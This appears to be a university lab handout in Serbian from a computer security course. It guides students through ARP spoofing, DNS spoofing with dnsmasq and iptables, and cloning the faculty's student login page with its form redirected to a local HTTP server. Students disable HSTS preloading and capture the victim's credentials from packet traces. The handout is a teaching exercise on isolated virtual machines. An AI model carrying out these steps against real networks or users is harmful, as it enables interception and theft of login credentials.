Elektrotehnički fakultet u Beogradu
Katedra za računarsku tehniku i informatiku

Zaštita računarskih sistema i mreža

- Četvrta laboratorijska vežba -

DNS spoofing.

Za vežbu *DNS spoofing* će se koristiti samo veze između tri virtuelne mašine preko interfejsa *eth0* na kojima su virtuelne mašine u istom mrežnom segmentu (mreža 192.168.**x**.0/24). U ovoj mreži postoji i ruter koji povezuje virtuelne mašine ka internetu koji se nalazi na adresi 192.168.**x**.254. Preko ovog rutera se dobijaju DNS odgovori kada bilo koja od virtuelnih mašina želi da pristupi nekoj lokaciji na internetu.
Uloge virtuelnih mašina će biti:


- VM1 – napadnuti uređaj koji će dobijati lažne *DNS* odgovore kada želi da komunicira sa sajtom *student.etf.bg.ac.rs*
- VM2 – napadač koji će *DNS* i *ARP spoofing* napadom naterati VM1 da se njegova *web* sesija umesto ka stvarnom sajtu *student.etf.bg.ac.rs* ostvari sa lažnim serverom podignutim na VM3. Cilj je ukrasti kredencijale žrtve za pristup mejlu.
- VM3 – *web server* za napad i krađu kredencijala

Programom *Putty* povezati se *SSH* protokolom na tri virtuelne mašine: jedna veza ka VM1, četiri veze ka VM2 i dve veze ka VM3.

1. Na VM2 proveriti da li VM2 vrši rutiranje paketa pomoću komande:
   `sysctl net.ipv4.ip_forward`
   Ako je odgovor 0, onda pokrenuti rutiranje pomoću komande
   `sudo sysctl -w net.ipv4.ip_forward=1`
2. Izvršiti *ARP spoofing* napad kojim će se obezbediti da paketi koji prolaze između VM1 i rutera prolaze kroz VM2. Time će se omogućiti da VM2 presretne *DNS* zahteve i umetne lažne odgovore. Napad se pokreće sledećim komandama u dva različita prozora *SSH* sesija na VM2:
   `sudo arpspoof -i eth0 -t 192.168.x.1 192.168.x.254`
   `sudo arpspoof -i eth0 -t 192.168.x.254 192.168.x.1`
   Da bismo izbegli grešku koja nam onemogućava *SSH* sesiju ka VM1 usled ukidanja veze ka *gateway*-u:
   varijanta 1:
   uneti sledeće komande na VM1:
   `sudo ip route add 192.168.254.0/24 via 192.168.x.254`
   varijanta 2:
   uneti sledeće komande na VM1:
   `sudo route add -net 192.168.254.0/24 gw 192.168.x.254 dev eth0`
   varijanta 3:
   uneti sledeće komande na VM1:
   `sudo ip link set eth1 up`
   `sudo ip addr add 10.12.x.1/24 dev eth1`
   uneti sledeće komande na VM2:
   `sudo ip link set eth1 up`
   `sudo ip addr add 10.12.x.2/24 dev eth1`

Ako je dovoljan *shell* pristup na VM1, onda se iz *shell* pristupa na VM2 radi:
`ssh student@10.12.x.1`
i time povezuje na VM1.
Ako je potrebno da se podigne VNC sesija, onda treba uraditi sledeće:

- Na VM2 instalirati softver *remmina* koji je *remote desktop* i VNC klijent pomoću:
  `sudo apt install remmina`
- Iz VNC sesije na VM2 pokrenuti instalirani alat, kreirati VNC sesiju na VM2 ka VM1 (*password* je isti kao i kada pristupate sa svog računara, a adresa mora da bude adresa *eth1* interfejs na VM1) i povezati se na VM1 preko VM2.



3. Proveriti snimanjem paketa na VM2 da li *DNS* zahtevi (ili bilo koji drugi paketi) između VM1 i rutera prolaze kroz VM2.
   DNS provera može da se izvrši iz komandne linije na VM1 sledećim komandama:
   `dig student.etf.bg.ac.rs`
   `dig www.google.com`
4. Pokretanje *dnsmasq* softvera na VM2 mašini u trećem prozoru:
   - Instalirati softver sledećom komandom:
     `sudo apt-get install dnsmasq`
   - Softver koristi port 53 kojeg uglavnom koristi *systemd-resolved*. Uneti sledeće komande kako biste privremeno zaustavili servis:
     `sudo systemctl stop systemd-resolved`
     `sudo systemctl disable systemd-resolved`
   - Potrebno je kreirati */etc/dnsmasq.conf* fajl sa sledećim sadržajem (za razrešavanje nepoznatih imena koristi se *DNS* server ETF 147.91.8.6, ali se koristi *dnsmasq.hosts* za lokalno definisana imena)
     `no-dhcp-interface=`
     `server=147.91.8.6`

```
no-hosts
addn-hosts=/etc/dnsmasq.hosts
```

- Potrebno je kreirati */etc/dnsmasq.hosts* fajl sa sledećim sadržajem (zadaju se lažne IP adrese za domen *student.etf.bg.ac.rs*)
  ```
  192.168.x.3 student.etf.bg.ac.rs
  192.168.x.3 etf.bg.ac.rs
  ```
- Pokrenuti *dnsmasq* komandom
  ```
  sudo dnsmasq --no-daemon --log-queries
  ```
- Druga varijanta je da se nakon zaustavljanja servisa *systemd-resolved* unesu sledeće komande;
  ```
  sudo systemctl stop dnsmasq.service
  sudo systemctl disable dnsmasq.service
  ```
  Nakon čega na isti način kao i u prvoj varijanti treba kreirati konfiguracione fajlove.
  Nakon toga uneti sledeće komande kojima se pokreće *dnsmasq* servis:
  ```
  sudo systemctl enable dnsmasq.service
  sudo systemctl start dnsmasq.service
  ```

5. Proveriti rad *dnsmasq* na VM2 sledećim komandama:
   `ps xa | grep dnsmasq` (ispituje da li je proces pokrenut)
   (ako jeste) `dig student.etf.bg.ac.rs` (odgovor bi trebalo da ukazuje na adresu 192.168.**x**.3)
6. Naterati VM2 da preusmerava i preuzima sve UDP DNS pakete koji polaze sa 192.168.**x**.1 sledećim komandama:
   ```
   sudo iptables -t nat -A PREROUTING -i eth0 -p udp --dport 53 -j DNAT --to-destination 192.168.x.2:53
   sudo iptables -t nat -A POSTROUTING -j MASQUERADE
   ```
7. Proveriti rad DNS servera na VM1 sledećim komandama:
   ```
   dig student.etf.bg.ac.rs
   dig www.google.com
   ```
   Za domen *student.etf.bg.ac.rs* bi trebalo da se dobije adresa *web* servera 192.168.**x**.3
8. Kopiranje sadržaja web servera
   Kopiranje sadržaja web servera može da se izvrši korišćenjem različitih alata poput httrack (https://www.httrack.com/). U ovom slučaju kopiranje sadržaja veb sajta će se izvršiti komandom wget. U folderu */home/student/Documents/web* pokrenuti sledeću komandu: `wget --mirror --convert-links --adjust-extension --page-requisites -U Mozilla -e robots=off -no-cookies https://student.etf.bg.ac.rs` Preći u folder */home/student/Documents/web/student.etf.bg.ac.rs* i tu editovati fajl index.html. U fajlu promeniti deo:
   ```
   <form action="https://student.etf.bg.ac.rs/j_spring_security_check" method="post" id="securityForm"><table>
   ```
   sa:
   ```
   <form action="http://192.168.x.3/j_spring_security_check" method="post" id="securityForm"><table>
   ```
   Ovime se skreće POST komanda sa sajta student.etf.bg.ac.rs na lokalni web server i pri tome zadaje da se koristi HTTP, a ne HTTPS.
9. Ppokretanje lažnog *web* servera na VM3:
   - Pokrenuti *web* server iz direktorijuma */home/student/Documents/web/student.etf.bg.ac.rs* sa:
     ```
     sudo python3 -m http.server 80
     ```
     Web server je podešen da radi preko porta 80 kao običan *HTTP* server dok je originalna stranica *HTTPS*. Zbog ovoga je za demonstraciju potrebno podesiti pretraživač na VM1 jer današnji pretraživači kao podrazumevanu konfiguraciju koriste pokušaj uspostavljanje *TLS (HTTPS)* veze kao prvi pokušaj.

- U drugom prozoru na VM3 pokrenuti snimanje saobraćaja:
  `sudo dumpcap –i eth0 –w /tmp/cap3.pcapng`

10. Provera rada *DNS spoofing*-a
    - Kreirati VNC konekciju ka VM1
    - Pokrenuti Firefox i otići na lokaciju *about:config*
    - Pronaći konfiguracioni parametar *network.stricttransportsecurity.preloadlist* i podesiti ga na *false*
    - U drugom jezičku pretraživača otići na *http://student.etf.bg.ac.rs*
    - Koja stranica je otvorena?
    - Uneti proizvoljne stringove kao korisničko ime i lozinku i kliknuti na “Prijavi se”.
    - Šta se dogodilo? Zašto?
11. Prekinuti snimanje na VM3 i pronaći u snimljenim paketima poslato korisničko ime i lozinku